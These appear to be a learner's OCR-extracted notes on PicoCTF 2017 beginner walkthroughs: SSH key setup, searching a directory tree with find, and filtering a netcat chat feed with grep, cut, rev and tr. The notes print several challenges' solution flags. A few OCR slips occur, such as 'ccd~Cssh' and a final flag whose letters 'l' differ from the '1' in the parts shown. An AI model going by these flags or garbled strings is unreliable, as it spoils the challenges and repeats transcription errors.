Internet (Network)	**IP, ICMP**	Deals with addressing and routing (IP = your device's "home address")
Link (Network Access)	**Ethernet, Wi-Fi**	How data is physically sent (wires, air)

What are SSH keys?

SSH keys are a pair of cryptographic keys used to authenticate a user or device when accessing a remote system via the SSH (Secure Shell) protocol, which is commonly used for secure remote login and file transfers over an unsecured network without using a password.

What is this remote server?

A remote server is simply another computer (usually powerful and online 24/7) located elsewhere—often in the cloud or a data center—that you access over the internet or a network.

Example use cases:

- Hosting websites (e.g., your site on a Linux server at AWS or DigitalOcean)
- Running programs or scripts remotely
- Storing data
- Managing infrastructure (DevOps)

You don't access it physically—you connect to it remotely using tools like SSH.

So... What are SSH keys for in SSH?

SSH keys are used to:

- Authenticate you to the server without needing a password.
- Prove your identity by using cryptography instead of typing credentials.
- Secure the connection so no one can eavesdrop or hijack it.

Instead of logging in like this:

```
ssh username@remote-server.com
# Then typing a password
```

You can use SSH keys:

```
ssh -i ~/.ssh/id_rsa username@remote-server.com
# No password needed if your key is accepted
```

(Note: the “~” symbol, called tilde, in Linux (and Unix-like systems) is a shortcut that represents the current user's home directory. It is a shorthand for your home directory.

Example:

Command	Equivalent To
`cd ~`	`cd /home/username` (Linux) or `cd /Users/username` (macOS)
`ls ~/.ssh`	`ls /home/username/.ssh`
`nano ~/.bashrc`	Edit the `.bashrc` config file in your home directory

)

What does it mean by ‘getting their Shell’?

“Getting their shell” means you gain access to the command-line interface on someone else’s computer (usually a remote server).

- It’s like sitting down at their terminal from a distance.
- In hacking or CTFs, it means you’ve connected to the target machine and can now type commands as if you were there.

For Example:

You connect to a remote machine:

```
nc picoctf.com 12345
```

And you get:

```
Welcome to PicoCTF!
$ _
```

This $ is their shell — it means you're now inside their environment, and you can interact with their computer/system via your command line, but with their shell and do stuff like:

- List their files (ls)
- Read flags (cat flag.txt)
- Run tools or scripts on their system

Disclaimer:


Since for this question, we are required to use a Linux system/shell to run our Linux system commands. Hence, we need to set up a Linux-like environment on our computer in order to run our Linux system commands on the command line.

There are multiple ways to do this,

- Use Windows Subsystem for Linux (WSL) (Recommended)
- Use Git Bash for a Lightweight Shell
- Use a Virtual Machine
- Use an Online Linux Terminal

In the video, John Hammond uses a Linux Virtual Machine (VM), as his Linux-like environment. However, for me, since I supposedly set up Git Bash already for a past project on my laptop, I will be using Git Bash as my Linux-like environment in my Windows Laptop.

1. After understanding all that, the question makes more sense. Essentially what it wants us to do is to connect and login to the remote server, 'shell2017.picoctf.com' remotely, from our computer, instead of from the webshell (the web browser's command line given in the PicoCTF website)
2. Using the hint to read the documentation on how to do all this from this website: https://confluence.atlassian.com/bitbucketserverm0930/creating-ssh-keys-1431541010.html, it taught us to run these series of commands in our Linux-like environment.

3. 

Starting from this part of the documentation, here are some of the commands to run from the documentation website:

a. First, check if there is any existing SSH keys in the '.ssh' directory on your local computer with this command:

```
cd ~/.ssh
```

b. If you see "No such file or directory, then there aren't any existing keys", create the '.ssh' directory with this command:

```
mkdir .ssh
```

The 'mkdir' command stands for 'make directory'. If you run 'ls' command to see the files inside, you will see a default 'known_hosts' file. (No need to know too much about what it does)

```
john@john-Latitude-E7440:~$ cd ~/.ssh
john@john-Latitude-E7440:~/.ssh$ ls
known_hosts
```

Then go to step c.

- Check to see if you have a key already:

```
ls id_*
```

- If there are existing keys, you may want to use them; go to either SSH user keys for personal use or SSH access keys for system use.

c. If you don't have an existing SSH key you wish to use, you can generate a new SSH key with this command:

```
ssh-keygen -t rsa -C "fperez@email.com"
```

d. You will see a response like this:

```
fperez@homemac ~ % ssh-keygen -t ed25519 -C fperez@email.com
Generating public/private ed25519 key pair.
Enter file in which to save the key (/Users/fperez/.ssh/id_ed25519)
```

e. Just press <Enter> to accept the default location and file name. If the .ssh directory doesn't exist, the system creates one for you.

f. Enter, and re-enter, a passphrase when prompted.
The whole interaction will look similar to this:

```
fperez@homemac ~ % ssh-keygen -t ed25519 -C fperez@email.com
Generating public/private ed25519 key pair.
Enter file in which to save the key (/Users/fperez/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /Users/fperez/.ssh/id_ed25519.
Your public key has been saved in /Users/fperez/.ssh/id_ed25519.pub.
The key fingerprint is:
SHA256:gTVWKbn41z6JgBNu3wYjLC4abcdefghijklmnopqrstuvwxy
fperez@email.com
The key's randomart image is:
+--[ED25519 256]--+
|==+.    +o..     |
|.oE.   +o..      |
|    . ...o       |
|     .o...       |
|     oo+S  .     |
|  + ..B = . .    |
|.+.+.oo+ * o .   |
|o++.o+  . + +    |
|B+ o.    .   .   |
+----[SHA256]----+
fperez@homemac ~ %
You're done and you can now go to either SSH user keys for personal
use or SSH access keys for system use.
```

The passphrase is like a password that protects your private SSH key. When you run this command to generate a SSH key, what the command line actually does is that generates 2 SSH keys, a

- Private SSH key - Secret key that authenticates you. Keep it safe! Its file name might look something like this: 'id_ed25519' (or 'id_rsa')
- Public SSH key - Shared key you upload to servers like GitHub or Bitbucket. Its file name might look something like this: 'id_ed25519.pub'

(Note: When you type the passphrase in the command line, you will not see output/change/characters being shown/displayed/echoed as you type it so no one looking over your shoulder can see the passphrase/password

4. Now when you run the 'ls' command in the command line, you should have this output instead, now with more files under the '.ssh' directory:

```
john@john-Latitude-E7440:~/.ssh$ ls
id_rsa  id_rsa.pub  known_hosts
```

The 'id_rsa' file is your private SSH key, the 'id_rsa.pub' is your public SSH key.

When you try to look at the contents of the 'id_rsa.pub' file, using the 'cat' command:

```
cat id_rsa.pub
```

You will see this sort-of crazy output, which literally represents your public SSH key:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCjv5CIT7gZ2Aaa37vCQ8
t5CiLLhWV34Wgcm7oK6Liu2foyu6KvGdM0Gi6W6sqPkgSF+5qnPkus0gwRi24OBH4H/lhAUD6P
S7J+OTJ7VYgqaZvPx5QNAIGBL0JqSKlyq7X/be
cOGKfzh6DrSg1ls+51sFnSbkkUGIBk/tLRytJh0UQtchv4Cro6FQ36P6dY5t0COuWlApDAWTxj
VaGHwqcrlsZNGYmCdTYLsuRlaqvKrLPDbBdpYS
220h/g8W1XTCivXYYWyTKkeARNferG29fkJShHGCchaEN johnhammond010@gmail.com
```

5. Now, the next step of the question is to 'add your own public key to ~/.ssh/authorized_keys, using the webshell'.

Ok so it literally means what it says, which is to first create the '~/.ssh/authorized_keys' on the remote server if its not created already (which in this case is the PicoCTF 2017 shell), which we can access from the webshell.

Here's how to do it on the webshell:

```
johnhammond@shell-web:~$ ccd~Cssh
johnhammond@shell-web:~$ cd .ssh
-bash: cd: .ssh: No such file or directory
johnhammond@shell-web:~$ mkdir .ssh
johnhammond@shell-web:~$ cd .ssh
johnhammond@shell-web:~/.ssh$ ls
```

6. Now, how do we create the 'authorized_keys' file in the '.ssh' directory? How do we add our own public key to this file after its being created?
   So both these problems are solved by the 'nano' command, which is essentially your command line text editor.
   Uses of the 'nano' command:

Use Case	Example
Create new text files	`nano notes.txt`
Edit config files	`nano ~/.ssh/config`
Paste SSH keys or flags	`nano authorized_keys`
Write scripts (bash, python, etc.)	`nano script.sh`

So lets use the 'nano' command here. This is how it is used to create the 'authorized_keys' file in the '.ssh' directory:

```
johnhammond@shell-web:~/.ssh$ nano authorized_keys
```

And you will get redirected to a seperate text editor GUI that looks like this, where you can copy paste the entire public SSH key in:

Then remember to hit CTRL + O to save the 'authorized_keys' file and hit CTRL + X to exit the 'authorized_keys' file.

7. Ok great! Now the last step, is to SSH-ing to the remote server, which is to say, connect and login from our local computer's shell/command line to the remote server's (PicoCTF 2017's server) shell/command line so that we can access the files in the remote server's from our local computer's shell/command line.

   To do this, we will use another new command called 'ssh' command. When you run the 'ssh' command on its own with no parameters, it gives you an output of how to use it:

```
john@john-Latitude-E7440:~/.ssh$ cd ..
john@john-Latitude-E7440:~$ ssh
usage: ssh [-1246AaCfGgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-E log_file] [-e escape_char]
           [-F configfile] [-I pkcs11] [-i identity_file] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p
port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] [user@]hostname [command]
john@john-Latitude-E7440:~$ ssh -i ~/.ssh/id_rsa
johnhammond@shell2017.picoctf.com
```

So what does this command mean and what arguments did this command use?

```
ssh -i ~/.ssh/id_rsa johnhammond@shell2017.picoctf.com
```

Essentially the command is saying that “Use the private key file id_rsa from my .ssh folder to securely connect via SSH to the remote server shell2017.picoctf.com as the user johnhammond."

Linking the documentation of usage of the ‘ssh’ command and its parameters to this command:

Part	Meaning
`ssh`	Secure Shell — used to connect to another computer’s command line remotely
`-i ~/.ssh/id_rsa`	Use the **identity file** (private SSH key) located at `~/.ssh/id_rsa` (from the ‘[-i identity_file]’ parameter)
`johnhammond@`	Connect as the user **`johnhammond`** (from the ‘[user@]’ parameter in the ‘[user@]hostname’ parameter)
`shell2017.picoctf.com`	The **hostname** or address of the **remote server** (from the 'hostname’ parameter in the ‘[user@]hostname’ parameter)

8. With this command, you will get the following output and the flag!

```
john@john-Latitude-E7440:~$ ssh -i ~/.ssh/id_rsa
johnhammond@shell2017.picoctf.com
Congratulations on setting up SSH key authentication!
Here is your flag: who_needs_pwords_anyways
```

Solution/Flag: who_needs_pwords_anyways

Additional Notes:

From this question onwards, since we have connected remotely from our local computer’s shell/command line to the PicoCTF 2017 remote server, ‘shell2017.picoctf.com’ remotely, we can do the challenges remotely on our own local computer’s shell/command line, in a Linux-like environment (either Git Bash or Linux Virtual Machine (VM)) instead of from the webshell (the web browser’s command line given in the PicoCTF website) since the local shell/command line is usually more powerful and has more in-built penetration tools.

Video #10 – Capture the Flag: PicoCTF 2017 [10] Leaf of the Forest (Level 1) (Miscellaneous Category)

Approach:

1. This question is very similar to 'Video #6 – How to Play CTF: PicoCTF 2017 [06] Leaf of the Tree (Miscellaneous Category)'.
2. Lets try the same method as we did for that question, which we first go to the directory given by the question, '/problems/7d91c03dff81a9c95bffb6d69358c92d', and then run the 'ls' command to view the files and folders in that directory:

```
johnhammond@shell-web:~$ cd /problems/7d91c03dff81a9c95bffb6d69358c92d
johnhammond@shell-web:/problems/7d91c03dff81a9c95bffb6d69358c92d$ ls
forest
johnhammond@shell-web:/problems/7d91c03dff81a9c95bffb6d69358c92d$ ls -a
.  ..  forest
johnhammond@shell-web:/problems/7d91c03dff81a9c95bffb6d69358c92d$ cd
forest/
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest$ ls
tree087047  tree1ac792  tree2f74e5  tree2abac  tree296d43  tree8ea27
treee3ab38  treef5a887
tree0b5637  tree1cf7f8  tree310910  tree2fccc  tree4992f7  treee1044
treee792df  treefaa66d
tree0cab1b  tree27634a  tree336848  tree2fb7f7  tree70c443  treee29b08
treee86396  treeedf808
tree1126df  tree2fb3f7  tree38b1c0  tree2e46cb  tree901fae  tree70ac8
treeed4b55  treefb84b
tree129dbf  tree2c9006  tree2d71c7  tree3d2scc  tree9664b5  tree68967
treee33250  treef2682d
```

3. Huh… ok thats a lot of trees… maybe if we just go to any one of those tree's directory and see whats inside with the 'cd' command and 'ls' commands. Lets explore a little bit into that tree, and we realised that the flag is not in any of the 'leaf' files (which we can view the file's contents with the 'cat' command)

```
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest$ cd tree087047/
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest/tree087047$ ls
branch32da  trunk25b8
```

```
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest/tree087047$ cd
branch32da/
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest/tree087047/branch32d
a$ ls
leaf6cbe  leaf7ded
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest/tree087047/branch32d
a$ cat leaf
cat: leaf: No such file or directory
johnhammond@shell-
web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest/tree087047/branch32d
a$
```

4. So we look at the hint, ‘Is there a search function in Linux? Like if I wanted to 'find' something…’. And it seems to remind us there in fact was a ‘find’ command in Linux! It was explored in ‘Video #6 – How to Play CTF: PicoCTF 2017 [06] Leaf of the Tree (Miscellaneous Category)’ as well (see the ‘Additional Notes’ section in the ‘Video #6 – How to Play CTF: PicoCTF 2017 [06] Leaf of the Tree (Miscellaneous Category)’.
   So lets try it, and we got this output:

```
...
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/b
ranch8b05/leaf0bd3
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/b
ranch8b05/leaf100b
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/b
ranch8b05/leafdcee
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/b
ranchc790
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/t
runk2319
./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/t
runk2319/branchc790/flag

./tree2763a4/trunk764d/branch2222
./tree2763a4/trunk764d/branch2222/leafabf1
./tree2763a4/trunk764d/branchc382/leafd956
./tree2763a4/branch5795/leaf3f82
./tree2763a4/branch5795/leaf2b35
```

```
./treeb68967/trunk4115
./treeb68967/trunk4115/trunk9c38
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694/trunk3790
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694/trunk3790/trunkc5c6
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694/trunk3790/trunkc5c6/branch3d01/leafa732
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694/trunk3790/trunkc5c6/branch4c1d/leafb858
./treeb68967/trunk4115/trunk9c38/trunka0dc/trunk5694/trunk3790/trunkc5c6/branch4c1d/leafd040
./treeb68967/trunk4115/branchf531
...
```

And you will notice there is a flag file at the highlighted directory!

5. So lets navigate to that directory with the 'cd' command, and we can view the contents of the 'flag' file with the 'cat' command to get our flag. In the video John Hammond used a slightly shortcut way, which works apparently:

```
johnhammond@shell-web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest$ cat ./tree2763a4/trunk764d/trunk6ed5/trunk7905/trunk0008/trunk95d7/trunkcbe5/trunk2319/branchc790/flag
7ffb59b2f309c09959ba333d0af88565__johnhammond@shell-web:/problems/7d91c03dff81a9c95bffb6d69358c92d/forest$
```

Solution/Flag: 7ffb59b2f309c09959ba333d0af88565

Video #11 – PicoCTF 2017 [11] Writing a GetFlag Script in BASH

This video teaches you **how to make a Bash script through the shell/command line**, containing the series of Bash commands. (similar to how a Python script contains lines of code).

Bash scripts are for automating shell commands. You don't need them for basic use, but once you repeat things or want efficiency — they're a powerful tool.

However, in CTF hackathons, this might not be the most important skill so I will be skipping past documenting this video.

Video #12 – PicoCTF 2017 [12] WorldChat (GREP, cut, rev & tr) (Level 1) (Miscellaneous Category)

Approach:

1. Since we see a hostname and a port given by the question, the first thing you should be thinking of is most likely to use the 'nc' command (netcat) in order to open a network connection to another computer with the hostname via the provided service (port). So lets run that command:

```
nc shell2017.picoctf.com 11511
```

Here is the output we got:

```
worldchat v2.3002.4
setting up readonly client...done
connecting to feed....done
Welcome to WORLDCHAT!

15:39:03 kelvin: my homie totally understands me and my pet sloth to drink
your milkshake
15:39:03 deandrea: Several heavily mustached dolphins need to meet up for
what, I do not know
15:39:03 whatisflag: A small moose wants to steal my sloth for the future
of humanity
15:39:03 nikia: You would like to meet you to understand me
15:39:03 diana: You wants to see me for what, I do not know
15:39:03 jefferson: You would like to meet you to make a rasberry pie
15:39:03 kelvin: my homegirlz need to meet up to generate fusion power
15:39:03 kelvin: my homegirlz have demanded my presence for what, I do not
know
15:39:03 gregg: Only us , in my opinion, are our best chance for what, I
do not know
15:39:03 theresia: Scary pandas , in my opinion, are our best chance to
generate fusion power
15:39:03 theresia: my homie will never understand me to understand me
15:39:03 lucretia: a heavily bearded dolphin gives me hope to generate
fusion power
15:39:03 whatisflag: Anyone but me totally understands me and my pet sloth
to generate fusion power
15:39:04 patience: a heavily bearded dolphin is our best chance to create
a self driving car
15:39:04 kelvin: A silly panda wants to see me for the future of humanity
15:39:04 gregg: A huge moose wants to see me to drink your milkshake
```

```
15:39:04 maynard: that guy from that movie has attacked my toes for the
future of humanity
15:39:04 luann: Several heavily mustached dolphins will never be able to
generate fusion power
15:39:04 leandro: We give me hope to help me spell 'raspberry' correctly
15:39:04 sharell: Only us need to meet up to create a self driving car
...
```

Essentially a lot of messages will keep showing up simulating people around the world talking. It makes searching for the flag among all this spam very difficult.

So how can we sort of 'CTRL + F' to find the flag?

Note, you can use the 'CTRL + C' command to terminate the program to stop the spam.

2. Let's look at the hint. This hint says 'There are cool command line tools that can filter out lines with specific keywords in them. Check out 'grep'! You can use the '|' character to put all the output into another process or command (like the grep process)'.
   - It suggested to use the 'grep' command. Lets use the 'man grep' command to look at what it does.

```
man grep
```

And we will get this output:

```
GREP(1)            General Commands Manual                        GREP(1)

NAME
       grep, egrep, fgrep, rgrep - print lines matching a pattern

SYNOPSIS
       grep [OPTIONS] PATTERN [FILE...]
       grep [OPTIONS] [-e PATTERN]... [-f FILE]... [FILE...]

DESCRIPTION
       grep searches the named input FILEs for lines containing a match to
the given PATTERN. If no files
       are specified, or if the file "-" is given, grep searches standard
input. By default, grep prints the
       matching lines.
```

```
       In addition, the variant programs egrep, fgrep and rgrep are the
same as grep -E, grep -F, and
       grep -r, respectively. These variants are deprecated, but are
provided for backward compatibility.

OPTIONS
  Generic Program Information
       --help                  Output a usage message and exit.
       -V, --version           Output the version number of grep and exit.

  Matcher Selection
       -E, --extended-regexp   Interpret PATTERN as an extended regular
expression (ERE, see below).
       -F, --fixed-strings     Interpret PATTERN as a list of fixed
strings (instead of regular expressions),
...
```

Essentially what the ‘grep’ command does is that it searches the file for lines containing a match to a given pattern. So, it will only show lines in a program or file containing a certain pattern.

- Additionally, the hint suggested that we use this ‘|’ command. This command is called the pipe command. It connects the output of one command to the input of another.

  It lets you build a chain of commands, where each one passes its result to the next — kind of like a production line.

  We will see how this is used in the next step.

3. Great! So let's use it. Maybe we can search the spam program’s outputs for lines that contain certain keyword/pattern called “flag”, and we might find our flag. Here is how the full command with the ‘grep’ command looks like:

```
nc shell2017.picoctf.com 11511 | grep "flag"
```

So in words, this command runs the program at the hostname and port with the ‘nc’ command, and the output of this program is ‘piped’ via the ‘|’ command, i.e. becomes the input of the ‘grep’ command, and the ‘grep’ commands look for only lines in the program with the “flag” keyword/pattern.
We should see this filtered output:

```
15:41:17 whatisflag: Hungry jackolanterns will never be able for what, I
do not know
15:41:17 personwithflag: Hungry jackolanterns have demanded my presence to
generate fusion power
15:41:18 whatisflag: A silly panda gives me hope to understand me
15:41:18 whatisflag: Cats with hats are the best of friends for the future
of humanity
15:41:18 noihazflag: Several heavily mustached dolphins , in my well-
educated opinion, are our best chance to create a self driving car
15:41:19 personwithflag: my homie has attacked my toes to generate fusion
power
15:41:20 personwithflag: Cats with hats , in my well-educated opinion, are
our best chance for what, I do not know
15:41:20 whatisflag: Cats with hats , in my well-educated opinion, are our
best chance to understand me
15:41:20 ihazflag: a heavily bearded dolphin wants to steal my sloth to
understand me
15:41:20 ihazflag: My friend would like to meet you to create a self
driving car
15:41:21 noihazflag: Anyone but me totally understands me and my pet sloth
for what, I do not know
15:41:21 ihazflag: Scary pandas , in my opinion, are our best chance to
create a self driving car
15:41:21 flagperson: this is part 1/8 of the flag - 1a2e
15:41:22 personwithflag: Several heavily mustached dolphins need to meet
up for what, I do not know
15:41:22 noihazflag: A small moose wants to see me to help me spell
'raspberry' correctly
15:41:22 flagperson: this is part 2/8 of the flag - 3d0a
15:41:23 flagperson: this is part 3/8 of the flag - 6310
15:41:23 whatisflag: My sworn enemy wants to steal my sloth for the future
of humanity
15:41:23 whatisflag: We , in my well-educated opinion, are our best chance
to drink your milkshake
15:41:24 personwithflag: Anyone but me would like to meet you to create a
self driving car
15:41:24 noihazflag: Hungry jackolanterns have demanded my presence for
what, I do not know
15:41:25 ihazflag: Only us are the best of friends for the future of
humanity
15:41:25 whatisflag: A huge moose wants to steal my sloth for the future
of humanity
...
```

We see different parts' of our flag in this output from a person called 'flagperson'.

4. So to filter out this output even more such that we get all 8/8 parts of the flag, we can do another piping '|' command with the 'grep' command to filter out further from this output.

```
nc shell2017.picoctf.com 11511 | grep "flag" | grep "part"
```

And we should see this filtered, filtered output and we have our flag!

```
15:42:31 flagperson: this is part 1/8 of the flag - 1a2e
15:42:32 flagperson: this is part 2/8 of the flag - 3d0a
15:42:34 flagperson: this is part 3/8 of the flag - 6310
15:42:39 flagperson: this is part 4/8 of the flag - 682c
15:42:43 flagperson: this is part 5/8 of the flag - 6be0
15:42:48 flagperson: this is part 6/8 of the flag - e319
15:42:50 flagperson: this is part 7/8 of the flag - d1b5
15:42:54 flagperson: this is part 8/8 of the flag - 2f53
15:42:54 flagperson: this is part 1/8 of the flag - 1a2e
15:43:00 flagperson: this is part 2/8 of the flag - 3d0a
```

5. To take things one step further, to further showcase the power of piping '|' command, we can even tell the shell/command line to just give us the full flag 'la2e3d0a6310682c6be0e319dlb52f53' from the above output, using the 'cut; command. We can see the documentation of this 'cut' command with 'man cut' command.
   Here is the output:

```
CUT(1)                      User Commands                      CUT(1)

NAME
       cut - remove sections from each line of files

SYNOPSIS
       cut OPTION... [FILE]...

DESCRIPTION
       Print selected parts of lines from each FILE to standard output.

       With no FILE, or when FILE is -, read standard input.
```

```
       Mandatory arguments to long options are mandatory for short options
too.

       -b, --bytes=LIST
              select only these bytes

       -c, --characters=LIST
              select only these characters

       -d, --delimiter=DELIM
              use DELIM instead of TAB for field delimiter

       -f, --fields=LIST
              select only these fields; also print any line that contains
no delimiter character, unless the -s option is specified

       -n
              (ignored)
           --complement        complement the set of selected bytes,
characters
                               or fields
       -s, --only-delimited    do not print lines not containing
delimiters
           --output-delimiter=STRING  use STRING as the output delimiter
                                  the default is to use the input
delimiter
       -z, --zero-terminated    line delimiter is NUL, not newline
           --help     display this help and exit
           --version  output version information and exit
...
```

The specific argument from the ‘cut' command you want to use here is the ’-d’ argument.

6. However, its still difficult to cut out the output based on a delimiter and this is kind of a special case. We will need the help of another command called the ‘rev’ command, which stands for reverse. We can see the documentation of this ‘rev’ command with ‘man rev’ command.
   Here is the output:

```
REV(1)                          User Commands                          REV(1)
```

```
NAME
       rev - reverse lines characterwise

SYNOPSIS
       rev [option] [file...]

DESCRIPTION
       The rev utility copies the specified files to standard output,
reversing the order of characters in every line. If no files are
specified, standard input is read.

OPTIONS
       -V, --version
              Display version information and exit.

       -h, --help
              Display help text and exit.
…
```

Essentially what it does is it reverses the character order of every line of the output.

7. Putting this 2 commands, with the previous commands into more piping,

```
nc shell2017.picoctf.com 11511 | grep "flag" | grep "part" | rev | cut -d
“ “ -f1
```

where the ‘-d “ “’ sets the delimiter to a space character (" "), and the ‘-f1’ selects field 1 (i.e., the first chunk of text before the first space).

And we will have this output:

```
e2a1
a0d3
0136
c286
0eb6
913e
5b1d
35f2
```

8. We will need to pipe ‘|’ command another ‘rev’ command to set the flag parts back to original.

We will have this output:

```
1a2e
3d0a
```

```
6310
682c
6be0
e319
d1b5
2f53
```

9. We can then use another command called ‘tr’ command, which stands for transform. We can see the documentation of this ‘tr’ command with ‘man tr’ command.
   Here is the output:

```
TR(1)                       User Commands                       TR(1)

NAME
       tr - translate or delete characters

SYNOPSIS
       tr [OPTION]... SET1 [SET2]

DESCRIPTION
       Translate, squeeze, and/or delete characters from standard input,
writing to standard output.

       -c, -C, --complement
              use the complement of SET1

       -d, --delete
              delete characters in SET1, do not translate

       -s, --squeeze-repeats
              replace each sequence of a repeated character that is listed
in the last specified SET, with a single occurrence of that character

       -t, --truncate-set1
              first truncate SET1 to length of SET2

       --help
              display this help and exit

       --version
              output version information and exit
…
```

which essentially allows you to transform or delete characters on every line of an output.

10. Putting this command, with the previous commands into more piping,

```
nc shell2017.picoctf.com 11511 | grep "flag" | grep "part" | rev | cut -d " " -f1 | tr -d "\n"
```

where the -d "\n" deletes any newline characters ("\n") in the output.

And we will have this output:


```
la2e3d0a6310682c6be0e319dlb52f53
```

Solution/Flag: la2e3d0a6310682c6be0e319dlb52f53


Video #13 – PicoCTF 2017 [13] What is Web (HTML, CSS, & JS) (Level 1) (Web Exploitation Category)

Approach:

1. Rather straightforward if you have some knowledge on HTML, CSS and JavaScript, which are the 3 programming languages used to build many websites.
